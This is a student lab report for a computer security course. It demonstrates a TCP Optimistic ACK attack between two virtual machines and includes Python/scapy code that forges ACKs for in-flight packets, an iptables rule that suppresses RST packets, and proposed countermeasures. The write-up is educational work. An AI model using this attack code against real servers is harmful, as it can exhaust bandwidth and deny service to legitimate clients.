CSE 406

Computer Security Sessional

Term Project On Attack Tools

Final Report

Submitted By

Group - 6 (Section A2)

Anisha Islam (Student ID : 1605038)

Zahin Ahmed (Student ID : 1605057)

Sanjida Senjik (Student ID : 1605056 - Couldn’t submit due to unavoidable reasons)

Task Distribution

Attack Tool	Student ID
16) Optimistic ACK Attack	1605038
5) DHCP Spoofing	1605057
9) Dictionary attack and Known Password attack	1605056

TCP Optimistic ACK Attack

Name : Anisha Islam
Student ID : 1605038

1) Definition of the attack with topology diagram

Optimistic ACK Attack :

A TCP client acknowledges the packets sent to it by the server. A TCP server changes the rate of transmission based on the acks received from the clients. An attacker can exploit the vulnerability in the tcp congestion control mechanism and send acks for packets it hasn't received yet.

If the sending of acks aligns perfectly with the timing of the server sending packets, the server will receive acks for packets that haven't yet reached the destination (in-flight packets). The victim will think that the transfer is really smooth and there is no congestion, and so it will increase the rate of sending packets.

If the attacker continues sending the acks, the server will also keep sending packets and eventually exhaust the bandwidth and cause denial of service to other legitimate clients, because the server might have discarded or delayed other traffic. So, optimistic ack attacks can result in denial of service and can also increase the quality of the service received by the attacker by degrading the service received by other clients.





Fig : Optimistic ACK Attack

2) Steps of Attack


- At first I created two SeedUbuntu VMs to simulate the attack. One VM acted as the server and another one acted as the Attacker. The IP address of the server is 10.0.2.4 and it served on port 8000. The IP address of the client is 10.0.2.5 and it served on port 6666 of the attacker machine.




- Kernel usually keeps track of ports and connections. So, if we try to create a tcp connection, the kernel will intercept it and send an RST packet to the other machine.

  To stop the kernel from interfering with our attack, we have to disable the kernel's ability to send RST packets. For this reason, we executed the following command :

  sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP




- For implementing the server, we used Python’s SocketServer Library. The server establishes connection with the attacker and sends a long stream of the character “A”.



```python
import SocketServer
import time

port = 8000
data_length = 10000000
ip = '10.0.2.4'
data = "A" * data_length

class TCPRequestHandler(SocketServer.BaseRequestHandler):
    def handle(self):
        print "Connection opened from %s:%d." % self.client_address
        time0 = time.time()
        self.request.sendall(data)
        time1 = time.time()
        print "Data sent in (seconds): ", time1-time0


server = SocketServer.TCPServer((ip, port), TCPRequestHandler)
try:
        print "Server started on ", port
        server.serve_forever()
except KeyboardInterrupt as e: server.shutdown()
```


- For implementing the client I used Python’s scapy library, at first I had to establish three way handshake between client and server



```python
# Construct a SYN packet.
print "Sending SYN..."
syn_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port, flags='S', seq=sequence_number)
print "Syn sent"
syn_packet.show()

# Construct a SYN-ACK packet.
print "Sending SYN-ACK..."
synack_packet = sr1(syn_packet)
print "Syn ack received"
synack_packet.show()

# Construct an ACK packet.
ack_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port, flags='A', ack=synack_packet.seq + 1, seq=(sequence_number + 1))


print "Sending ACK..."

first_data_packet = sr1(ack_packet)
print "Ack packet sent and data received"
first_data_packet.show()
```

- Then, I had to write the opt-ack code. The success of this attack lies in sending acks of the packets which are “in-flight”. Which means, these packets have left the server, but haven’t reached the destination yet.
  I also needed to take care of the fact that the attacker doesn’t overrun the server. Because if the server receives ack for packets it hasn’t sent yet, then it’s going to stop sending data and be aware of potential attack.

  So, after the first data packet arrived from the server, I collected the sequence number of that packet. Also, I collected the length of the payload received. The next sequence number is most probably going to be


  sequence_number_of_prev_packet + payload_size

```
sequence_to_acknowledge = first_data_packet.seq
payload_size = len(first_data_packet.payload.payload)
```

  It’s difficult to determine the exact sequence number of the next packet because the server keeps changing the size of the packets, and as the attacker has to send the ack before receiving the corresponding packet, the above formula is a good guess.


```
optimistic_ack_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port, flags='A', ack=(sequence_to_acknowledge + i * payload_size), seq=(sequence_number + 1))

send(optimistic_ack_packet)
```

- Then I ran the server file from the server vm. I created a script file and ran the script file from a c program.




- Similarly I ran the attacker file as a shell script from a C program. At first the three way handshake took place.


After the first handshake:




After the second handshake :



After the third handshake :




Snapshot of wireshark output :




- After the handshake comes the most crucial part of our attack, sending the acks. I sent the acks according the logic discussed above and tried multiple variations of sequence numbers to achieve better results


Wireshark output of the attack :



From wireshark, we can see that, the next sequence number of the server is 720559966, the attacker produced a sequence number greater than the current sequence number and quite close to the expected sequence number, 720559606. We can also see the attacker sending acks frequently.

- To make the attack more successful, I tried various combinations of the sequence numbers. Each made the transfer of data from the server significantly faster or slower. For example, I tried using the payload_size of three different values : 4000, 5000 and *sequence_number_of_prev_packet + payload_size.* Each had a different impact on data transfer time.





From this example, we can see that, if the attacker can guess a good sequence number, it can increase its data transfer rate and also can force the server send the data at a quicker rate. If there are multiple attackers who are attacking the same server, then this attack could easily turn into a DDoS attack.

3) Success of My Attack

Although I couldn’t change the window size of the server through this attack, I think my attack was successful. I only conducted this experiment using one server and one attacker. With this limited resource, I managed to show that choosing appropriate sequence numbers can make data transfer rate faster. If there were multiple attackers and multiple clients, I think this experiment could result in a DDoS attack because legiti
mate clients would be deprived of service as the server would be busy attending to the attackers.

4) Countermeasures

Although I didn’t design any countermeasures myself, but the existing measures against Opt-Ack attack could be classified in two ways :

- **Redesigning of TCP**
- **Redesigning of the Servers**

Redesigning of TCP Protocol :

1) In some fields of the TCP header, a random unique number can be inserted, or a newer field can be introduced. The attacker who doesn’t have the packet won’t be able to guess the number. In this way, the server can identify attacks.
2) The sender could replace high order bits of the TCP timestamp with random challenge and the legitimate client has to solve the challenge and send the ack. An attacker, who doesn’t have access to the challenge won’t be able to solve it and thus be recognized immediately.

Redesigning of the Servers :

1) The sender can send packets of random size. A client who didn't receive the packet won't be able to guess the sequence number of the in-flight packets this way, and the attack can be mitigated.
2) Random pausing of the server can prevent the attack as the attacker doesn't know if the pause is due to packet loss or intentional. When they send the acks, the server would immediately know who the attacker is by viewing acks for packets which are not being sent yet.
3) Randomly skipped segments is also a good way to prevent this attack. As servers keep track of their skipped segments, if they receive ack for those, they will realize that they are under attack.
4) Capping the bandwidth of each individual user to a maximum threshold.